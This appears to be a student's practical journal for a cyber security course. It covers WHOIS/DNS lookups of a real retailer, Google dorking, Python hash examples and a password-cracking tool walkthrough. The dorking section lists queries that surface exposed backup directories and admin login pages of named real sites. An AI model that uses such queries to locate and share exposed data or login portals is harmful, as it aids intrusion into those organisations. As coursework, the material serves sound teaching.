B.K. BIRLA COLLEGE, KALYAN
(EMPOWERED AUTOMOMOUS STATUS)

(DEPARTMENT OF CYBER SECURITY)

CERTIFICATE

This is to certify that Ms./Mr. _____, Seat No. _____ has satisfactorily completed the *Operating System and Mobile Forensics* of *Semester V* for the fulfillment of T.Y. B.Sc. Cyber Security requirements for the academic year 2026–2027.

Date:21/092026

Place: Kalyan

Signature of Examiners

_____

_____

Professor-In-Charge

_____

Head Of Department

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TY-Cyber Sem-5 Practical (Operating System and Mobile Forensics)

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Practical No. 1

Aim: Information Gathering - WHOIS Enumeration (Passive)

Objective:


- To understand the concept of passive information gathering used in reconnaissance.
- To learn how the WHOIS database can be queried to retrieve domain registration details.
- To identify the registrar, registration/expiry dates, and name servers of a target domain.
- To understand why WHOIS lookups are considered a low-risk, hard-to-detect reconnaissance method.

Background Information:

- It is a passive information-gathering technique.
- It collects public information about a domain from the WHOIS database.
- It provides details like the domain owner, registrar, registration date, and name servers.
- It does not directly contact the target system, so it is difficult to detect.

Steps:


Procedure Flow:




Step1: Open browser and type Who.is



Step2: Type nykaa.com



Step3: Click on DNS records



DNS Records for nykaa.com

Hostname	Type	TTL	Priority	Content
nykaa.com	SOA	86400		ns-1090.awsdns-08.org awsdns-hostmaster.amazon.com 1 7200 900 1209600 86400
nykaa.com	A	0		52.85.193.114
nykaa.com	A	0		52.85.193.90
nykaa.com	A	0		52.85.193.66
nykaa.com	A	0		52.85.193.70
nykaa.com	NS	0		ns-1090.awsdns-08.org
nykaa.com	NS	0		ns-2030.awsdns-61.co.uk
nykaa.com	NS	0		ns-956.awsdns-55.net
nykaa.com	NS	0		ns-61.awsdns-07.com
nykaa.com	MX	0	10	mxb-00a39001.gslb.pphosted.com
nykaa.com	MX	0	10	mxa-00a39001.gslb.pphosted.com
www.nykaa.com	CNAME	0		www.nykaa.com-v1.edgekey.net
www.nykaa.com	AAAA	0		2600:1408:c400:11::17cd:6b51
www.nykaa.com	AAAA	0		2600:1408:c400:11::17cd:6b4b
www.nykaa.com	A	0		23.12.144.246

Practical No. 2

Aim: Information Gathering - Google Dorking
Tool: Google Search operators

Objective:

- To understand advanced Google search operators used for information gathering.
- To practically apply operators such as site:, filetype:, intext:, intitle:, inurl:, allinurl:, cache:, and related:.
- To identify publicly exposed or sensitive information using dork queries.
- To understand how Google Dorking assists the reconnaissance phase of a security assessment.

Background Information:


- Google Dorking is a technique used to find specific information on the internet using advanced Google search operators.
- It helps security professionals collect publicly available information about websites and organizations.
- Operators such as site:, filetype:, intext:, and intitle: can make searches more specific.
- Google Dorking is useful in information gathering, security assessment, and identifying publicly exposed information**.**

Common operators:


Operator	Definition
• **Site:**	Searches for information only within a specific website or domain.
• **Filetype:**	Searches for a specific type of file, such as PDF, DOCX, or PPT.
• **Intext:**	Searches for a specific word or phrase within the webpage's text.
• **Intitle:**	Searches for webpages that contain a specific word or phrase in their title.
• **Inurl:**	Searches for webpages that contain a specific word or phrase in their URL.
• **Allinurl:**	Searches for webpages whose URL contains all the specified words.
• **Cache:**	Shows a stored or older version of a webpage saved by a search engine.
• **Related:**	Finds websites that are similar or related to a specified website.

Command:


- **Site:** site: geeksforgeeks.org login



- **Filetype:** filetype:pdf "confidential"



- **Intext:** intext:"malware detection"



- **Intitle:** intitle:"index of" "backup"

kurniajayabersama.com
https://www.kurniajayabersama.com › backup

Index of /backup/

1 day ago · Proudly Served by LiteSpeed Web Server at www.kurniajayabersama.com Port 443.

at0317.com
https://at0317.com › backup

Index of /backup

Aug 21, 2026 · Directory listing for /backup. Contains backup files, configuration, passwords, and database dumps.

mycornerstonetx.com
https://www.mycornerstonetx.com › backup

Index of /backup/

May 16, 2023 · Proudly Served by LiteSpeed Web Server at www.mycornerstonetx.com Port 443.

archive.org
https://ia800509.us.archive.org › items › backup_nsz_update

Index of /12/items/backup_nsz_update/ - ia800509.us.archive.org

Index of /12/items/backup_nsz_update/

- **Inurl:** inurl:login.php

arshacollege.org
https://www.arshacollege.org › admin › admin_login.php

Admin Login : Arsha College

arshacollege@gmail.com Home

CGCA
http://cgca.gov.in › admin › login.php

CGCA ADMIN PANEL

PLEASE LOGIN TO CGCA/CCA ADMIN PANEL Email Id

sourashtracollege.com
https://www.sourashtracollege.com › adminlogin.aspx

Home | Sourashtra College


Please enter your Username and password Powered by Bigdbiz Solutions

Netaji Nagar Day College
https://nndc.ac.in › admin_login.php


Admin Login : Netaji Nagar Day College

Admin Login User name

- **Allinurl:** allinurl:cyber security attack



- **Cache:** cache:example.com



- **Related:** related:youtube.com

Practical No. 3

Aim: Password Security and Hash Analysis Using MD5, SHA-1 and HMAC
Tool: Password policy review / hash analysis

Method 1: MD5

Objective:

- To understand how the MD5 hashing algorithm converts plain text into a fixed-length hash.
- To implement MD5 hashing programmatically using Python's hashlib library.
- To analyze why MD5 is considered weak for modern password storage.
- To observe the fixed length and format of an MD5 hash output.

Background Information:

- **Password Security Assessment** checks how strong and secure a password is.
- **MD5 (Message-Digest Algorithm 5)** is a hashing algorithm.
- It converts a password into a **32-character hexadecimal hash**.
- Hashing is generally a **one-way process**, so the original password is not directly stored.
- MD5 is **not secure for modern password storage**.
- MD5 hashes can be vulnerable to **brute-force and dictionary attacks**.
- MD5 is useful for understanding **basic password hashing concepts**.

Code:

```
import hashlib


def generate_md5(message):
    md5_object = hashlib.md5()

    md5_object.update(message.encode())

    return md5_object.hexdigest()

message = "This is TYCybersecurity!"
md5_hash = generate_md5(message)
print(f"MD5 Hash: {md5_hash}")
```

Output:



Online Practical Steps:

1. Open CyberChef – Hash Text: CyberChef Hash Text
2. Enter the input text, for example: This is TYCybersecurity!
3. Select MD5 as the hashing algorithm.
4. Click Hash/Generate.
5. Observe the 32-character hexadecimal MD5 hash.
6. Compare the online result with the Python program output.
7. Try changing one character in the input and observe how completely the hash changes.

Note: Do not enter real passwords or confidential information into online hashing tools.

Method 2: SHA-1

Objective:

- To understand the working of the SHA-1 cryptographic hash function.
- To generate a SHA-1 hash for a given input string using Python.
- To compare SHA-1's hash length and strength with MD5.
- To understand why SHA-1 is now deprecated for security-sensitive applications.


Background Information:

- SHA-1 (Secure Hash Algorithm 1) is a cryptographic hashing algorithm.
- It converts a password into a 160-bit (40-character hexadecimal) hash value.
- SHA-1 is a one-way hashing function, meaning the original password cannot be directly obtained.
- SHA-1 is now considered weak and is not recommended for modern password storage.

Code:

```
import hashlib
def calculate_sha1(message):
    sha1_object = hashlib.sha1()
    sha1_object.update(message.encode())
    return sha1_object.hexdigest()
message = "This is a message"
sha1_hash = calculate_sha1(message)
print(f"SHA-1 Hash: {sha1_hash}")
```

Output:



Online Practical Steps:

1. Open **CyberChef – Hash Text**: CyberChef Hash Text
2. Enter the message: This is a message
3. Select **SHA-1** as the hashing algorithm.
4. Generate the hash.
5. Observe that SHA-1 produces a **40-character hexadecimal hash**.
6. Compare the result with the Python program output.
7. Change the input slightly and observe the change in the hash.

Observation: SHA-1 produces a longer hash than MD5, but **SHA-1 is also considered unsuitable for modern security-sensitive applications**.

Method 3: HMAC

Objective:

- To understand the concept of HMAC and its role in verifying data integrity and authenticity.
- To implement HMAC generation using a secret key and SHA-256 in Python.
- To compare HMAC with plain hashing techniques such as MD5 and SHA-1.
- To understand how HMAC helps protect transmitted data against tampering.

Background Information:

- HMAC (Hash-based Message Authentication Code) is a cryptographic technique used to verify the integrity and authenticity of data.
- It combines a secret key with a cryptographic hash function to generate an HMAC value.
- HMAC can be used to study password security and hash verification in a controlled Linux environment.
- It helps understand how secret keys and hashing can protect data from unauthorized modification.

Code:

```
import hmac
import hashlib

def generate_hmac(key, message):
    hmac_object=hmac.new(key.encode(), message.encode(), hashlib.sha256)

    return hmac_object.hexdigest()

key = "secret_key"
message = "This is a message"
hmac_code = generate_hmac(key, message)
print(f"HMAC: {hmac_code}")
```

Output:

```
File  Edit  Shell  Debug  Options  Window  Help
Python 3.11.0 (main, Oct 24 2022, 18:26:48) [MSC v.1933 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:/Users/Khushi/AppData/Local/Programs/Python/Python311/kiara mam.py
HMAC: 55ac7e647c55ef0552d991f79aa2c7037c6585c0c98aa4c1ac206b1933fc030e
```

Online Practical Steps:

1. Open the **CyberChef HMAC Generator**: CyberChef HMAC Generator
2. Enter the message: This is a message.
3. Enter the secret key: secret_key.

4. Select **SHA-256** as the hash algorithm.
5. Generate the HMAC.
6. Observe the generated HMAC value.
7. Compare the online result with the Python program output.
8. Change the message or key and observe that the HMAC changes.

Observation: Unlike plain hashing, HMAC uses a **secret key**, providing authentication and integrity verification.

Practical No. 4

Aim: Password Cracking with John the Ripper
Tool: John the Ripper (john)

Objective:


- To understand the working of password-cracking tools such as John the Ripper / Hash Suite.
- To import a wordlist and run a benchmark/dictionary attack against password hashes.
- To generate and analyze hash values using a hash calculator.
- To understand the importance of strong password policies as a defense against such attacks.

Background Information:

- John the Ripper is a password-cracking tool used to test the strength of passwords.
- It works by trying different password combinations and wordlists against password hashes.
- It helps security professionals identify weak or easily guessable passwords.
- John the Ripper is commonly used in authorized security testing and password auditing.

Steps:

Procedure Flow:



Step 1: Download the John the ripper

- **Copy this link and paste it in browser for downloading the John the Ripper**

https://www.bing.com/ck/a?!&&p=a4e61a11a47e34fdb38fbb7ea9ece83b21534c0e7c84385dde64cf0c872d27bdJmltdHM9MTc4NzcwMjQwMA&ptn=3&ver=2&hsh=4&fclid=3ed34aaa-6e4f-6571-1de7-5d296f186493&psq=john+the+ripper+download+&u=a1aHR0cHM6Ly93d3cub3BlbndhbGwuY29tL2pvaG4v

- **first go to main home page**
- **then go to download page from that**
- **Download free version you will see it download a Zip File**


Download free version (26.9 MB).

SHA-256: 85efaa3ccef3f9024463d51769ed2ccec15f9ca6428ec0e5e38f446a245d4250


Step 2: Extract Zip file

Step 3: Go to that file click on Hash_Suite_64 **run it as administrator**


Step 4: You will see this screen




Step 5: Now Click on "**use rules**"




Step 6: After clicking on "use rules" you will see this kind of rules




Step 7: Now go to **Tools bar** and then click on **Import** in that go to **From file**



Step 8: Now Import file from Hash_Suit_64 only the file will be wordlist_small.list then open it Follow this file path **File path is C:\Users\Khushi\Downloads\Hash_Suite_Free_4_0 \Hash_Suite_Free\Wordlists (**Follow this path for importing the correct file**)**




Step 9: Then **click** on **Alt + F + B** you will see the **benchmarks on screen** wait for **2 min to complete it**




Step 10: After that **click Alt + H + T** this will open **multiple threat** on your system or current open practical screen

